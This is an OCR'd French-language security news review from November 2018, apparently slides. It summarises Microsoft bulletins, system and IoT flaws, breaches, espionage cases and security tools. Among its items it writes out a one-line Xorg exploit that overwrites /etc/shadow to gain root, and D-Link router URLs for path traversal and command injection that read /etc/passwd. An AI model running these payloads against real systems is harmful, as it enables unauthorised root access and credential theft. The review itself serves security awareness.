



Revue d'actualité

13/11/2018

Préparée par

*Étienne **B**AUDIN @etiennebaudin*
*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-130 Vulnerabilities dans Internet Explorer (2 CVE)

- Exploit:
  - 2 x Exécution de code
- Crédits:
  - Simon Zuckerbraun de Trend Micro's Zero Day Initiative, Lucas Pinheiro - Windows & Devices Group - Operating System Security Team (CVE-2018-8491)
  - Simon Zuckerbraun de Trend Micro's Zero Day Initiative (CVE-2018-8460)

MS18-131 Vulnerabilities dans Edge (9 CVE)

Dont 0 commune avec IE

- Exploit:
  - 7 x Exécution de code
  - 2 x Security Feature Bypass
- Crédits:
  - Lokihardt de Google Project Zero, Qixun Zhao de Qihoo 360 Vulcan Team (CVE-2018-8505)
  - Lucas Pinheiro - Windows & Devices Group - Operating System Security Team (CVE-2018-8513)
  - Qixun Zhao de Qihoo 360 Vulcan Team (CVE-2018-8503)
  - ? (CVE-2018-8473, CVE-2018-8509, CVE-2018-8512, CVE-2018-8511, CVE-2018-8510)
  - Richard Shupak (CVE-2018-8530)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-132 Vulnerabilities dans Hyper-V (2 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Exécution de code = évasion de la machine virtuelle
- Crédits:
  - ? (CVE-2018-8489, CVE-2018-8490)

MS18-133 Vulnerability dans MSXML (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code
- Crédits:
  - Guy Inbar (guyio) (CVE-2018-8494)

MS18-134 Vulnerability dans Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affecté:
  - ChakraCore
- Exploit:
  - 1 x Exécution de code
- Crédits:
  - Paul Leathers (CVE-2018-8500)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-135 Vulnerabilities dans SharePoint (4 CVE)

- Affecté:
  - Microsoft SharePoint Enterprise Server 2013 et 2016
- Exploit:
  - 4 x Elevation of Privilege
- Crédits:
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8488, CVE-2018-8518, CVE-2018-8498)
  - Ashar Javed de Hyundai AutoEver Europe GmbH, Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8480)

MS18-136 Vulnerabilities in Windows (4 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code à distance
  - 2 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Discovered by MarcinIcewallNoga de Cisco Talos (CVE-2018-8506)
  - Ran Menscher (CVE-2018-8493)
  - ? (CVE-2010-3190)
  - Anonymous par Trend Micro's Zero Day Initiative (CVE-2018-8333)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-137 Vulnerabilities dans Microsoft Graphics (GDI) (3 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code
  - 2 x Information Disclosure
- Crédits:
  - Lin Wang de Beihang University (CVE-2018-8432, CVE-2018-8427)
  - Symeon Paraschoudis de Pen Test Partners LLP (CVE-2018-8472)

MS18-138 Vulnerabilities dans Office (3 CVE)

- Affecté:
  - Microsoft Office toutes versions supportées
- Exploit:
  - 3 x Exécution de code
- Crédits:
  - Ben Faull de Microsoft Office Security (CVE-2018-8501, CVE-2018-8502, CVE-2018-8504)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-139 Vulnerabilities dans SQL Server (3 CVE)

- Affecté:
  - SQL Server Management Studio 17.9
- Exploit:
  - 2 x Information Disclosure
  - 1 x Fuite d'information lors du traitement d'un fichier XEL pointant du des références externes
    - XML : "external entities"
- Crédits:
  - John Page (aka hyp3rlinx) - ApparitionSec par Trend Micro's Zero Day Initiative (CVE-2018-8532, CVE-2018-8533, CVE-2018-8527)

MS18-140 Vulnerabilities dans Windows Kernel (2 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Information Disclosure
  - 1 x Elevation of Privilege
- Publiée publiquement CVE-2018-8497
- Crédits:
  - Ruibo Liu de Baidu XLab Tianya Team (CVE-2018-8330)
  - ? (CVE-2018-8497)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-141 Vulnerabilities dans Microsoft Exchange Server (2 CVE)

- Affecté:
  - Microsoft Exchange Server 2013 et 2016
- Exploit:
  - 1 x Exécution de code, lors du traitement d'un mail par Exchange
  - 1 x Elevation of Privilege
- Crédits:
  - Sabri Haddouche de Wire Swiss GmbH (CVE-2018-8265)
  - Adrian Ivascu (CVE-2018-8448)

MS18-142 Vulnerabilities dans DirectX (2 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Ruibo Liu de Baidu XLab Tianya Team (CVE-2018-8486)
  - Communications Security Establishment (CVE-2018-8484)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-143 Vulnerabilities dans Windows Media Player (2 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Information Disclosure
- Crédits:
  - James Lee @Windowsrcer de Kryptos Logic (CVE-2018-8481, CVE-2018-8482)

MS18-144 Vulnerability dans Azure IoT SDK (1 CVE)

- Affecté:
  - Azure IoT Edge
  - Hub Device Client SDK for Azure IoT
- Exploit:
  - 1 x Exécution de code
    - Publiquement publiée: CVE-2018-8531, lors du traitement de message MQTT
  - 1 x Information Disclosure
- Crédits:
  - Cristian Pop de Azure IoT (CVE-2018-8531)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-145 Vulnerability dans JET Database Engine (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code
  - Publiée publiquement CVE-2018-8423
- Crédits:
  - Lucas Leong (@wmliang) par Trend Micro's Zero Day Initiative, Steven Seeley (mr_me) de Source Incite (CVE-2018-8423)

MS18-146 Vulnerability dans Windows Shell (1 CVE)

- Affecté:
  - Windows 10 et Server 2016
- Exploit:
  - 1 x Exécution de code
- Crédits:
  - @qab par Trend Micro's Zero Day Initiative, YongShao (CVE-2018-8495)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-147 Vulnerability dans Yammer (1 CVE)

- Affecté:
  - Yammer Desktop App
- Exploit:
  - 1 x Exécution de code
- Crédits:
  - Matt Austin (CVE-2018-8569)

MS18-148 Vulnerability dans DNS Global Blocklist (1 CVE)

- Affecté:
  - Windows 10 et Server 2008, 2012, 2016, 2019
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Kevin Robertson de NetSPI (CVE-2018-8320)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-149 Vulnerability dans Kernel-Mode Drivers (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - James Forshaw de Google Project Zero (CVE-2018-8411)

MS18-150 Vulnerability dans Windows Theme (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Exécution de code “à distance” lors du traitement d’un fichier de thème Windows
- Crédits:
  - Eduardo Braun Prado par iDefense Labs (CVE-2018-8413)

MS18-151 Vulnerability dans Windows Subsystem for Linux (1 CVE)

- Affecté:
  - Windows 10 et Server
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - Anthony LAOU HINE TSUEI de Tencent Keen Security Lab (CVE-2018-8329)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-152 Vulnerability dans .Net (1 CVE)

- Affecté:
  - .NET Core 1.0, 1.1, 2.1
  - PowerShell Core 6.0
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - ? (CVE-2018-8292)

MS18-153 Vulnerability dans Device Guard (1 CVE)

- Affecté:
  - Windows 10, Server 2016, 2019
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Jimmy Bayne (@bohops) (CVE-2018-8492)

MS18-154 Vulnerability dans Microsoft Win32K and/or Graphics Component (1 CVE)

- Affecté:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elevation of Privilege
  - Activement exploitée dans la nature par le groupe FruityArmor
- Crédits:
  - Kaspersky Lab (CVE-2018-8453)

Failles / Bulletins / Advisories

Microsoft - Advisories

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**

Failles / Bulletins / Advisories

Microsoft - Autre

Problèmes récurrents avec les mises à jour Windows 10

https://www.computerworld.com/article/3315160/microsoft-windows/critics-warn-microsoft-it-needs-to-fix-broken-update-process.html

Windows Defender Antivirus peut désormais être lancé dans une sandbox

- afin de limiter l'impact d'une compromission de l'outil

```
> setx /M MP_FORCE_USE_SANDBOX 1
```

https://cloudblogs.microsoft.com/microsoftsecure/2018/10/26/windows-defender-antivirus-can-now-run-in-a-sandbox/

"Printer bug"

- Si le "spooler" d'impression d'un contrôleur de domaine n'est pas activé…
- … il suffit de partager une imprimante depuis son poste

https://github.com/vletoux/SpoolerScanner

Failles / Bulletins / Advisories

Système (principales failles)

*BSD, élévation locale de privilèges avec X.org / CVE-2018-14665

- Mauvaise vérification du fichier de log au lancement de Xorg
- Exploitation triviale (mais il fallait quand même la trouver) :

```
cd /etc; Xorg -fp "root::16431:0:99999:7:::" -logfile shadow :1;su
```

https://nvd.nist.gov/vuln/detail/CVE-2018-14665

Patch Oracle d'octobre : 302 vulnérabilités corrigées

- 49 ont un score CVSS de plus de 9.0
- 3 critiques (déserialisation) au sein de Oracle WebLogic
- Virtualbox, 4 lignes de code = 2 CVE

https://www.zerodayinitiative.com/advisories/ZDI-18-1265/


https://www.zerodayinitiative.com/advisories/ZDI-18-1277/

https://www.oracle.com/technetwork/security-advisory/cpuoct2018-4428296.html#AppendixFMW
http://www.oracle.com/technetwork/topics/security/cpuoct2018verbose-5170927.html#FMW

0day Virtualbox

- Elévation de privilèges via la configuration d'adaptateur réseaux

https://github.com/MorteNoir1/virtualbox_e1000_0day



Failles / Bulletins / Advisories


Système (principales failles)

Deux vulnérabilités identifiées au sein du plugin jQuery File Upload de jQuery

- permettent la prise de contrôle du système à distance via l'envoi d'un fichier forgé
- 1. provient d'un changement de comportement dans Apache ignorant alors les .htaccess, elle serait exploitée depuis 2015
- 2. provient de la fonction get_image_size() qui utilise ImageMagick, lui-même vulnérable à une faille touchant Ghostscript

https://blog.vulnspy.com/2018/10/23/jQuery-File-Upload-9-x-Remote-Code-Execution-With-ImageMagick-Ghostscript/

https://twitter.com/stevewerby/status/1053354746658967552



Failles / Bulletins / Advisories

Système (principales failles)

Contournement d'authentification sur libssh

- il suffit d'envoyer un message SSH2_MSG_USERAUTH_SUCCESS au lieu de SSH2_MSG_USERAUTH_REQUEST pour s'authentifier
- exploitation triviale

  https://www.exploit-db.com/exploits/45638

  https://www.libssh.org/2018/10/16/libssh-0-8-4-and-0-7-6-security-and-bugfix-release/
- Impactés : F5 AFM, **Wallix**, **CyberArk**, Cisco WebEx, Cisco ASA...

macOS, retour dans les années 90 : Exécution de code avec paquet ICMP

- Dépassement de tampon du tas

  https://lgtm.com/blog/apple_xnu_icmp_error_CVE-2018-4407


Failles / Bulletins / Advisories

Système (principales failles)

Nginx, une vulnérabilités des années 90 “..”

- “..” après un nom de répertoire est conservé dans le chemin final

  https://www.youtube.com/watch?v=R_4edL7YDcg



L’application client lourd Signal stocke la clef de déchiffrement des messages en clair

- Base de données locale des messages chiffrée
- Fichier “config.json” contenant la clef de déchiffrement
- Uniquement en cas de migration

  https://www.bleepingcomputer.com/news/security/signal-desktop-leaves-message-decryption-key-in-plain-sight

Failles / Bulletins / Advisories

Réseau

Vulnérabilités critiques sur les routeurs et points d'accès WiFi D-Link

- Directory Traversal `http://IP-DU-ROUTEUR/uir//etc/passwd` » https://www.exploit-db.com/exploits/45678/
- Stockage local des mots de passe en clair `http://IP-DU-ROUTEUR/uir//tmp/XXX/0` » https://www.exploit-db.com/exploits/45677/
- Exécution de code à distance `http://IP-DU-ROUTEUR/chkisg.htm%3FSip%3D1.1.1.1%20%7C%20cat%20%2Fetc%2Fpasswd` »

Déni de service dans les équipements et firewalls de Cisco / CVE-2018-15454

- Problème dans l'inspection SIP
- Exploité dans la nature du pour déni de service (DoS)
- Impactés : Firewalls ASA, Routeur 6500 et 7600, IPS Firepower...
- Chez Cisco, DoS = peut-être exploitable en RCE

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20181031-asaftd-sip-dos

Failles / Bulletins / Advisories

Hardware / IoT

Des failles de sécurité découvertes dans des disques SSD “auto-chiffrés” (CVE-2018-12038)

- Pour améliorer les performances, délégation du chiffrement au disque SSD, via un co-processeurs AES intégré
- Deux standards existent
  - ATA Security
  - TCG OPAL
- Par défaut, BitLocker repose sur le chiffrement matériel si le disque le permet
- Quelques vulnérabilités identifiées :
  - Absence de “binding” crypto entre le mot de passe et la clé de chiffrement
  - Modification du firmware pour contourner le besoin d’un mot de passe
  - Clé de chiffrement identique sur tous les disques ayant le même firmware
  - ….

Drive	1	2	3	4	5	6	7	8	9	Impact
Crucial MX100 (all form factors)	✗	✗	✗							✗ Compromised
Crucial MX200 (all form factors)	✗	✗	✗							✗ Compromised
Crucial MX300 (all form factors)	✓	✓	✓		✗	✓	✓	✓	✓	✗ Compromised
Samsung 840 EVO (SATA)	✗	✓	✓		✓	✓	✓	✗	✓	~ Depends
Samsung 850 EVO (SATA)	✗	✓	✓		✓	✓	✓	✓	✓	~ Depends
Samsung T3 (USB)				✗						✗ Compromised
Samsung T5 (USB)				✗						✗ Compromised

[1] Cryptographic binding in ATA Security (High mode)
[2] Cryptographic binding in ATA Security (Max mode)
[3] Cryptographic binding in TCG Opal
[4] Cryptographic binding in proprietary standard
[5] No single key for entire disk
[6] Randomized DEK on sanitize
[7] Sufficient random entropy
[8] No wear leveling related issues
[9] No DEVSLP related issues

https://www.bleepingcomputer.com/news/security/flaws-in-popular-ssd-drives-bypass-hardware-disk-encryption/

https://t.co/UGTsvnFv9Y

https://kb.cert.org/vuls/id/395981/

Failles / Bulletins / Advisories

Hardware / IoT

Deux nouvelles vulnérabilités sur les puces Bluetooth Texas Instruments

- nommée BLEEDINGBIT, prise de contrôle du système :
- 1. via l'envoi de trames bluetooth modifiés
- 2. via la fonctionnalité de mise à jour
- => désactiver BLE (Bluetooth Low Energy) et OAD (Over-the-Air Download)

https://armis.com/bleedingbit/

Canal caché sur les CPU Intel utilisant l'hyperthreading (CVE-2018-5407)

- Nommée PORTSMASH
- Lié à la fonctionnalité SMT (Simultanious Multi Threading) via le partage des caches TLBs et L1

https://seclists.org/oss-sec/2018/q4/123

- Le PoC :

https://github.com/bbbrumley/portsmash

RTOS, encore des vulnérabilités

- Exécutions de code, fuites d'information, déni de service

https://www.bleepingcomputer.com/news/security/remote-code-execution-flaws-found-in-freertos-popular-os-for-embedded-systems/

Failles / Bulletins / Advisories

Android / iOS

Une vulnérabilité affectant iOS 12.1 permet de consulter les informations des contacts sans déverrouiller l'appareil

- partagée 4 heures après la publication de la iOS 12.1
- introduite par la fonctionnalité “Group Facetime”

https://thehackernews.com/2018/10/iphone-ios-passcode-bypass.html

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Sites piratés

La banque Bank Islami Pakistan victime de la cyber attaque la plus importante de l'histoire du pays

- 2,6 millions de roupies indiennes volés

https://thehackernews.com/2018/10/iphone-ios-passcode-bypass.html

12 bibliothèques malveillantes retirées de PyPi

- diango, djago, dajngo, djanga
- exécution de code malveillant (persistence, reverse shell, etc.)

https://www.zdnet.com/article/twelve-malicious-python-libraries-found-and-removed-from-pypi/

La banque HSBC notifie ses clients à la suite d'une fuite de données

- moins de 1% des clients compromis,
- accès à des espaces non autorisés et compromission de l'identité complète, du numéro de compte, de l'historique des transactions des clients
- réutilisation d'identifiants/mots de passe compromis ?
- MFA mise en place

https://www.databreaches.net/hsbc-bank-notifies-customers-after-hacking-incident/

Gaumont/Pathé, une arnaque au président à 19 millions d'€ ciblant la filiale hollandaise

- Le directeur financier a été licencié

https://www.20minutes.fr/arts-stars/cinema/2369163-20181110-fraude-coute-plus-19-millions-euros-groupe-pathe

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Implant hardware sur les cartes SuperMicro via Bloomberg

- Lettre de démenti de la part de SuperMicro (dont la valeur boursière a perdu 55%) appuyés par le Department of Homeland Security et le Government Communication Headquarters
- nouvelles preuves publiés par Yossi Appleboum sur un autre implant intégré au sein d'un connecteur Ethernet
- => chacun reste sur ses positions

https://www.zdnet.fr/actualites/super-micro-detruit-l-article-de-bloomberg-sur-l-espionnage-de-puce-39875479.htm

https://www.servethehome.com/investigating-implausible-bloomberg-supermicro-stories+

https://www.apple.com/newsroom/2018/10/what-businessweek-got-wrong-about-apple

https://aws.amazon.com/fr/blogs/security/setting-the-record-straight-on-bloomberg-businessweeks-erroneous-article/

https://www.zdnet.com/article/dhs-and-gchq-join-amazon-and-apple-in-denying-bloomberg-chip-hack-story/

https://www.sec.gov/Archives/edgar/data/1375365/000162828018012712/exhibit991_20181018.htm

https://www.bloomberg.com/news/articles/2018-10-09/new-evidence-of-hacked-supermicro-hardware-found-in-u-s-telecom

- Une conférence sur le sujet à la Black Alps : un chercheur a cherché à créer un implant hardware reproduisant les fonctionnalités présentés par Bloomberg
  - il conclut en indiquant qu'il a réussi à transmettre des données via la carte réseau sans que l'hôte ne s'en rende compte, mais ça ne lui semblait pas possible d'accéder aux données du CPU, RAM, etc.
  - bande passante limitée à 100 Kb/sec, soit pas assez pour faire de l'inspection du trafic

https://research.kudelskisecurity.com/2018/10/23/build-your-own-hardware-implant/

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Voler de l’essence en achetant une télécommande sur internet

- Télécommande permettant de déverrouiller les pompes

  http://www.leparisien.fr/faits-divers/comment-des-milliers-de-litres-d-essence-ont-ete-voles-grace-a-une-telecommande-05-11-2018-7935939.php

Voler les cookies de Chrome ?

- Simple comme une ligne de commande
- Il suffit de lancer Chrome sans GUI et en mode débug

  https://mango.pdf.zone/stealing-chrome-cookies-without-a-password

Kamerka, identifier les caméras autour d’une adresse

- Caméras connectées à internet
- Utilise la base de Shodan

  https://github.com/woj-ciech/kamerka

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Le piratage d'une usine pétrochimique saoudienne viendrait de Russie / Triton

- Attaque datant de mars 2018
- Manipulation du système d'arrêt d'urgence

https://www.nytimes.com/2018/10/23/us/politics/russian-hackers-saudi-chemical-plant.html

https://www.fireeye.com/blog/threat-research/2018/10/triton-attribution-russian-government-owned-lab-most-likely-built-tools.html

Une nouvelle version du malware Stuxnet cible à nouveau l'Iran


- plus violente, plus avancée et plus sophistiquée
- pas d'information sur le(s) réseau(x) attaqué(s) ni si l'attaque a réussi

https://www.itpro.co.uk/security/32264/stuxnet-is-back-iran-admits

Près de 4000 français ciblés par une importante opération d'espionnage chinoise

- Membre de l'administration et collaborateurs de grandes entreprises ciblés
- Via Linkedin :
  - proposition de collaboration rémunéré
  - participation à des séminaires à l'étranger
  - rédaction de rapport de plus en plus sensibles
- 15 sociétés écran et 500 faux avatars sur Linkedin identifiés

https://www.businessinsider.fr/comment-la-chine-a-utilise-linkedin-pour-espionner-france



Nouveautés, outils et techniques

Crypto et Divers

Divers

CloudFlare et sa vision du serverless

- Serverless = faire tourner du code dans le cloud sans se soucier de l'infra sous-jacente
- Les machines virtuelles et les conteneurs ne sont pas assez performants
- CloudFlare mise sur l'isolation fournie par V8 (moteur JS de Chrome) pour isoler le code client

https://blog.cloudflare.com/cloud-computing-without-containers

Supervision des SI industriels

- Positive Technologies propose une version gratuite limitée de son système

https://www.ptsecurity.com/ww-en/products/isim-free-view/

Défense
Techniques & outils

Nouvelle puce Apple T2

- Chiffrement du disque matériel AES-XTS
- Secure Boot
- Secure Enclave (TPM++)
- Coupure matérielle du microphone

https://www.apple.com/mac/docs/Apple_T2_Security_Chip_Overview.pdf

Chez OpenBSD 6.4, le micro est désactivé par défaut

- Et nécessite une recompilation du noyau pour l'activer (flag KERN_AUDIO_RECORD)

https://www.zdnet.com/article/audio-recording-is-now-disabled-by-default-in-openbsd/

IDA 7.2

- Support d'ARM v8
- Support natif des symboles (PDB) sur Linux et macOS

https://www.hex-rays.com/products/ida/7.2/

Pentest
Techniques & outils

ProxyCannon-NG

- Permet d'utiliser une multitude de proxies dans le cloud pour mener ses tests

https://github.com/proxycannon/proxycannon-ng

Microsoft Access Macro

- Peut être utilisé pour du phishing
- Fichier macro très court, qui fait récupérer à distance une base access qui contient une macro

https://posts.specterops.io/phishing-tales-microsoft-access-macro-mam-shortcuts-c0bc3f90ed62

Prise en main et surface d'attaque de VMWare NSX

https://insinuator.net/wp-content/uploads/2018/11/H2HC_HarrieLuft_AttackingVMwareNSX-1.pdf

Outil pour interagir avec AppLocker et identifier des faiblesses de configuration

https://github.com/api0cradle/PowerAL

SilentTrinity

- Agent de post-exploitation en Python et .Net

  https://github.com/byt3bl33d3r/SILENTTRINITY

Business et Politique

Business

France

Ingenico à vendre ?

- Edenred sur les rangs (tickets restau, cartes cadeau, cartes ticket restau…)

  https://bfmbusiness.bfmtv.com/entreprise/crise-au-sommet-chez-ingenico-1550343.html

Les banques lentes à aller dans le Cloud

https://www.lesechos.fr/finance-marches/banque-assurances/0600003169790-les-banques-francaises-au-pied-du-mur-pour-basculer-pour-de-bon-dans-le-cloud-2215365.php

- Réponse: Bah oui… quand tu as dépensé des millions dans tes propres Datacenter, tu ne jettes pas tout du jour au lendemain !!!

Business

International

IBM rachète l’éditeur de logiciels Red Hat pour 34 milliards de dollars

https://www.nytimes.com/2018/10/28/business/ibm-red-hat-cloud-computing.html

Microsoft rejoint l'Open Invention Network

- Et lui offre 60 000 brevets

https://www.nextinpact.com/brief/microsoft-rejoint-l-open-innovation-network-et-lui-offre-60-000-brevets-5899.htm

Droit / Politique
France

Les banques bientôt privées de SMS pour sécuriser les paiements en ligne

- septembre 2019 au plus tôt

https://www.lesechos.fr/finance-marches/banque-assurances/0600068055198-les-banques-bientot-privees-de-sms-pour-securiser-les-paiements-en-ligne-2219457.php

Le Conseil d'État valide le fichier rassemblant les informations de 60 millions de Français

- rejet des différentes requêtes faites contre ce méga-fichier
- contient les données des français disposant d'un passeport/CNI (~60 millions)

https://www.lemonde.fr/pixels/article/2018/10/18/vie-privee-le-conseil-d-etat-valide-le-fichier-rassemblant-les-informations-de-60-millions-de-francais_5371436_4408996.html

L'ANSSI en train d'identifier les OSE

- Une première liste de 122

https://www.lemondeinformatique.fr/actualites/lire-l-anssi-identifie-une-premiere-liste-de-122-ose-73385.html

Les renseignements ont enfin une alternative à l'américain Palantir

- Programme Artemis par CapGemini et Athos
- Sortie prévue pour fin 2019

http://www.opex360.com/2018/10/16/le-renseignement-francais-pourra-se-passer-des-logiciels-de-lamericain-palantir-pour-le-traitement-massif-des-donnees/

Droit / Politique
International

La police néerlandaise parvenu à récupérer 250 000 messages d'un chat sécurisé

- IronChat, produits de l'entreprise BlackBox Security
- 14 arrestations et potentiellement des centaines dans les semaines qui viennent

https://www.theregister.co.uk/2018/11/07/dutch_police_black_box/

Amazon doit fournir les enregistrements d'Amazon Echo

- Dans une affaire de double meurtre

